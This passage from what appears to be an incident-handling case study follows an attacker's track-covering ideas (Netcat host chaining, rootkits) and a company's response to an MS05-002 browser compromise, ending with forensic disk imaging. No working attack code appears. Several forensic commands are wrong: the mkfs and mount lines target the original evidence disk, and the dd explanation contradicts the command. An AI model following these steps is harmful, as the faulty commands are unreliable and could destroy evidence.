Jack did not want to be caught by Testlab administrator or law enforcement team, he might try to hide himself as much as he could. There were lots of ways he could do that.

1) He deleted all the temporary files he created on John's computer. For example, the directory c:\direct
2) Since the Jack's IP address was shown in the connection table on John's computer




Figure 3.6.1 Connection Table when John's Computer was Attacked

Jack wanted to hide his IP address, he would try to intrude more computers using the same technique. For example he got completely control of computer A, B, C, D, from different countries, then he could use Netcat to form a chain control over these computers. From John's point of view, Computer D was connecting to his computer.
Investigation on this scenario would be very difficult since it crossed different geographic area.

3) Jack could hide himself more by uploading the rootkit to John's computer. A rootkit modifies system files, kernel-level rootkit directly modifies system kernel.

This would be very difficult even for experienced system administrator to find it. All the system tools like "netstat" can not find the TCP connection from the attacker. The only way to find this kind of hiding attack is to load the file integrity check software such Tripwire and run it against system level files and the boot kernel files. A rootkit scanner could also find the known toolkit.

Part IV The Incident Handling Process

Jack intruded into Testlab John Smith's computer, with the "AT" command running there. After John came back from the kitchen with a cup of coffee, he was amazed to find a DOS window opening on his desktop [see figure 4.1]. The only thing he did this morning was to follow his network administrator Tony Rooks' mail to download Microsoft Patches. He felt very strange and reported to Tony Rooks immediately. When Tony Rooks knew the details about what happened, he realized this must be investigated immediately. The security committee and incident handling team were informed and the investigation began.




Figure 4.1 –unexpected "CMD.exe" window on John Smith's desktop

There are six steps in the incident handling as taught by SANS institute, these steps include Preparation, Identification, Containment, Recovery and Lesson Learned. We will go through the six steps to handle this incident

4.1 Preparation

Testlab.com was a medium-sized company, the senior management team recognized the information system was very important to its business. There were some company policies and security guidelines but they were still in the middle of being built up.

Here was a summary of all the current policies and guidelines:

4.1.1 Physical Policy

All the servers must be physically located in the secure room, any access to these servers must be authorized by 7x24 support operator, detailed logs must be maintained, including signature of visitor and authorizing operator, purpose, task for this visit.

All servers have an eye-catching sign with the president's signature, it reads:

- Only authorized user can access to the servers
- Any attempted or unauthorized access is prohibited, and may be monitored and recorded.

- Company can provide the record to law enforcement if it reveals evidence of criminal

4.1.2 Network Policy

All network interfaces to a public network or business partner network must have a firewall to control the traffic
Firewalls have been set up to automatically send out alerts when traffics initialized from servers are dropped; these alerts normally indicate an attack on servers and are processed with most high priority.
Any change to production network must be approved by change control committee before implementation.
All servers have a checklist to be followed when they are rebuilt.
All logs from servers and workstations are collected by central syslog server, network administrators review them daily.
Anti-virus software is running on all servers and workstations, all incoming email are scanned by an anti-virus gateway

4.1.3 Organization

The Security committee has been set up, with senior management members and network security professionals in it. Regular meeting is held every month to discuss regularly security incidents and countermeasures
Company network resource is limited and only business related activities are allowed to use this resource. Email from any strange organization can be directly erased. In particular, all staffs have been educated to report to network administrator immediately when they find any strange activity in their computers.

These policies are important to protect Testlab's information system. However they are still not enough. The attack described in this paper is a pretty new type, the anti-virus software vendor has updated the signature to prevent this attack before Mar 4th, 2005 when the incident happened. Unfortunately the signature of John Smith's desktop was not up to date. The newest signature John had was up to Nov. 2004. The central logging server of anti-virus software was showing that John's computer had never been updated since Nov 2004. But nobody reviewed the log until this incident happened, the network administrator group was very busy nearly everyday.
Testlab can enhance security by limit HTTP traffic to business related web site, a content-based security audit server can be set up for this purpose, such as Websense. In this attack scenario, if Testlab had installed a Websense to limit http traffic, Jack can send email to John, but the HTTP traffic initialized from John's computer will be denied by Websense, because the destination IP doesn't belong to business related site.

4.2 Identification

When Tony arrived at John's office, first he asked John to fill a form which included incident detector's information.

While John was busy with the form, Tony looked quickly at John's computer and wrote down these logs:
Date: Mar 4th, 2005
Incident Report Time: 9:45AM
Incident location: John Smith's office Arrived Time:9:50AM
Here was the picture he captured from John's computer:
Figure 4.2.1 shows the screen when John Clicked on the link in the email, a DOS window was running cmd.exe




Figure 4.1.1 time taken: 9:52AM Friday, 2005

He realized this is an attack immediately so he acts very quickly open a DOS window and issue the following command to get a picture of what are connecting to John's computer from network:
>netstat –an
Command explanation:
Netstat: this is a command coming with Windows system, it shows the current TCP and UDP connection table
-a: Display all connections and listening ports
-n: Display the IP address and port number in numerical form

Figure 4.2.2 is output:




Figure 4.2.2 Taken time : 9:53AM Friday 4th, March, 2005

The only connection to Internet is a TCP connection on port 80, but the browser did not open the web page, the intruder was still connecting to John's PC.
At 9:54 he sent out a broadcast through phone system to tell everyone not to click on any link in the same email as John received this morning.

9:55am, 'AT' command showed there was a schedule task running




Figure 4.2.3 Output of AT command on John Smith 's Computer

Up to here, it was very clear John Smith's computer was attacked by an outside intruder from IP address 192.168.1.1. No "AT" command should be running on a workstation in Testlab company.

Tony continued to look into the details of the email John received this morning(refer to Figure 3.2.2).

The email showed John received it at 9:44AM

The email was a HTML email, the hyperlink of Patch (MS05-002) was pointing to http://192.168.1.2, which could have an malicious default page
Since the source code in the default web page can not be seen because the IE was hang up on John's PC. Tony put the incident handling laptop into the network, this laptop had all new security patches, anti-virus software and necessary network tool such as Ethereal loaded. He enabled the Ethereal, hoping he can find the malicious code on the web site.
When he pointed his IE to Http://192.168.1.2 , his computer did not get the same result as John's PC did. He got the web page, which was shown in Figure 4.2.4




Figure 4.2.4 Malicious web page and the Source Code
Tony had heard of the MS 05-02 vulnerability before, the anti-virus software should be able to detect that, so he checked the logs in his laptop:




Figure 4.2.5 Anti-virus Software Event Detail

His computer didn't get caught because the anti-virus software protected it

He reviewed the Ethereal packets, which also showed the same HTML code from the web site, as figure 4.2.4 .

It was clear that John Smith's computer was attacked by MS05-02 vulnerability, which is the ani file handling flaw in Microsoft systems.

At 10:00AM, Tony Rooks confirmed with the Security Committee that a security incident had happened at 9:44AM Friday March 4th 2005, the committee assigned Tony Rooks as the primary incident handler and another network administrator, Brian Jackson as the secondary support handler. Tony Rooks is also responsible for all the custody of all evidence in this incident

At 10:05AM, event log was also checked in John's computer, there was nothing specially relevant to this incident

At 10:10AM, Tony Rooks and Brian Jackson finished the identification of this incident, they reported the incident and kept the computer unchanged since the incident stared. Also they got the pictures with each step they did on John's computer.

4.3 Containment

Since Testlab got the incident, it was very important to stop the attack immediately. There must be some change to the system to stop the bleeding, Tony and Brian must prevent the situation getting worse, and this is the goal of containment.

Here was what Tony and Brain did to contain this incident:

A. Stop the Intruder

1) Took a shoot of the backside of John's computer with his digital camera, made sure it was connecting to Testlab network.
2) Unplugged the network cable so the intruder no longer connected to John's computer
3) Since the IP address of Intruder was known, Tony requested an emergency change to firewall policy and blocked all traffic from and to IP address 192.168.1.1 and 192.168.1.2, this can stop the attack immediately

B. Investigate the Scope of Attack

Since John 's computer was intruded, the attacker could jump into other system from there.

Firewall logs showed the attacker still had not got the chance to get a direct connection into other system, refer to Figure 4.3.1




Figure 4.3.1 Check Point firewall logs –John Smith's PC connected to Malicious web site

From the Check Point firewall log we can see only 10.1.1.3, which was John's computer , connecting to attacker's machine 192.1681.1 from 9:48:15AM, at 9:51:37, the attacker start the FTP session from John's computer to download or upload something.

The attacker could still compromise other system through John's computer. Because the attack from John's computer to other servers or systems in the same LAN did not pass through the firewall. Tony and Brian were lucky to have a central logging server EventTrack, which logged all the TCP and UDP connections from all servers and workstations in Testlab.

The log showed clearly what happened during 9:48AM and 9:51:37




Figure 4.3.2 EventTrack showed the TCP and UDP connection from John's PC




Figure 4.3.3 EventTrack EventID 3223 showed the first HTTP connection from John's PC to Malicious Web Site

From Figure 4.3.2, 4.3.3 and Figure 4.3.4 we could see first John was tricked to visit the malicious web site 192.168.1.2 at 9:48AM, then John's PC automatically initialized HTTP traffic to 192.168.1.1;

At 9:51:08AM, there was an FTP session from John's PC to the intruder, the intruder could be uploading and downloading something to or from John's PC, this was shown on Figure 4.3.5

Figure 4.3.4 Malicious code led John's PC to Intruder's PC by HTTP




Figure 4.3.5 The intruder uploaded something through FTP into John's PC

The EventTrack did not show any other suspicious connection from John's PC to other systems in the LAN.

Up to here, Tony and Brian were sure that the attacker still had not got a chance to break into other system, information on John's PC could be downloaded already.

C. Backup the Victim's Hard Disk

Brian immediately shut down John's PC by pulling out the power cable. He did not do the decent shutdown, it was possible that the intruder might install some programs in the victim's machine to detect this activity and erase the evidence. He took the hard disk out from John's PC, labeled it with date and signature. With this hard disk on master mode and a new hard disk on slave mode, both of them connecting to one cable to the motherboard, Tony started the computer with Fedora Redhat 9.0 on it. here were detailed steps:

1) Tony wanted to make sure the two hard disks were connected, he entered "fdisk –l"

"fdisk" is the Partition table manipulator for Linux, "-l" lists all the partition information
partition

```
#fdisk -l

Disk /dev/hdc: 40.0 GB, 40027029504 bytes
255 heads, 63 sectors/track, 4866 cylinders
Units = cylinders of 16065 * 512 = 8225280 bytes

   Device Boot    Start       End    Blocks   Id  System
/dev/hdc1   *         1      1913  15366141    7  HPFS/NTFS
/dev/hdc2          1914      4866  23719972+   7  HPFS/NTFS

Disk /dev/hdd: 60.0 GB, 60022480896 bytes
16 heads, 63 sectors/track, 116301 cylinders
Units = cylinders of 1008 * 512 = 516096 bytes

   Device Boot    Start       End    Blocks   Id  System

Disk /dev/hda: 15.0 GB, 15000330240 bytes
255 heads, 63 sectors/track, 1823 cylinders
Units = cylinders of 16065 * 512 = 8225280 bytes

   Device Boot    Start       End    Blocks   Id  System
/dev/hda1   *         1        13    104391   83  Linux
/dev/hda2            14      1726  13759672+  83  Linux
/dev/hda3          1727      1823    779152+  82  Linux swap
```

From the output, Tony knew John's hard disk was "/dev/hdc", which had 2 NTFS partitions, the new hard disk was "/dev/hdd"

2) To identify the backup copy was the same as the original, Tony did a MD5 sum check on the original, "md5sum" is Linux command to calculate the hash

of the whole hard disk data block, this result can be used to detect any difference between the original and the copy. If there was only one bit difference on the two disk, the MD5 result would be totally different.

#md5sum /dev/hdc
```
c3644b48d8550188c2d9ceef430b922e   /dev/hdc
```

3) The "dd" command could do a disk to disk copy, but the new disk was not exactly same size as the original one, the output of the "md5sum" check on the new disk would be differnet from the original one. So Tony decided to make a image copy. He created a partition on the new hard disk by :
   #Fdisk /dev/hdd
   Then he formatted the new partition.
   #mkfs.exts /dev/hdc
   Ceate a temporary directory
   #mkdir /mnt/x
   Mount the new disk to the temporary directory
   Mount –t ext2 /dev/hdc /mnt/x
   He made the image copy
   #dd if=/dev/hdc of=/mnt/x/img-0304
   78177792+0 records in
   78177792+0 records out

"dd" was the command to dump data, parameter "if" specified the data source "/dev/hdc", which was the John's original hard disk; "of" specified the data destination "/dev/hdd", which was the new hard disk.

4) Tony Verified the MD5 sum on backup image
```
#md5sum /mnt/x/img-0304
c3644b48d8550188c2d9ceef430b922e   /mnt/x/img-0304
```

The MD5sum was exactly the same, the backup was done successfully. The original hard disk was properly put into a sealed bag with the following information on the cover:

a. Testlab incident number: 030420050004
b. Content: John Smith's hard disk
c. MD5sum: `c3644b48d8550188c2d9ceef430b922e`
d. System used to create the MD5sum: Linux Redhat 9.0 kernel 2.4.22-1.2115.nptl
e. Incident handler:Tony Rooks(signature) Brian Jakson(signature)
f. Date: Mar 4th 2005

Tony made another copy from the backup disk for the continue analysis. Here was the list of devices Tony and Brian used to create the backup image.

(1) 2 hard disks with the same or larger capacity as the one in John's computer
   Backup 1 was to be the original copy
   Backup 2 was used for forensic analysis
   The original hard disk was kept untouched in a secure room and sealed

(2) Screwdriver
(3) A computer with clean Linux Fedora Redhat 9.0 installed.

Tony and Brian have completed containment for this incident. The attack was stopped and the scope of the attack had been determined and all necessary backup was done.

4.4 Eradication and Recovery

The main purpose of eradication phase is to complete and safe removal of any malicious code, this is the hardest part in the whole incident handling process.
If the attacker was not discovered immediately, he would have more time to break into other systems from John Smith's computer, also he would try to hide himself by uploading rootkit. When more and more computers got compromised, it would be very difficult to get rid of attacker in a big network.
For this incident, it was pretty straightforward. It was identified that the intruder still had not got the chance to attack other system, only John Smith's computer was affected.
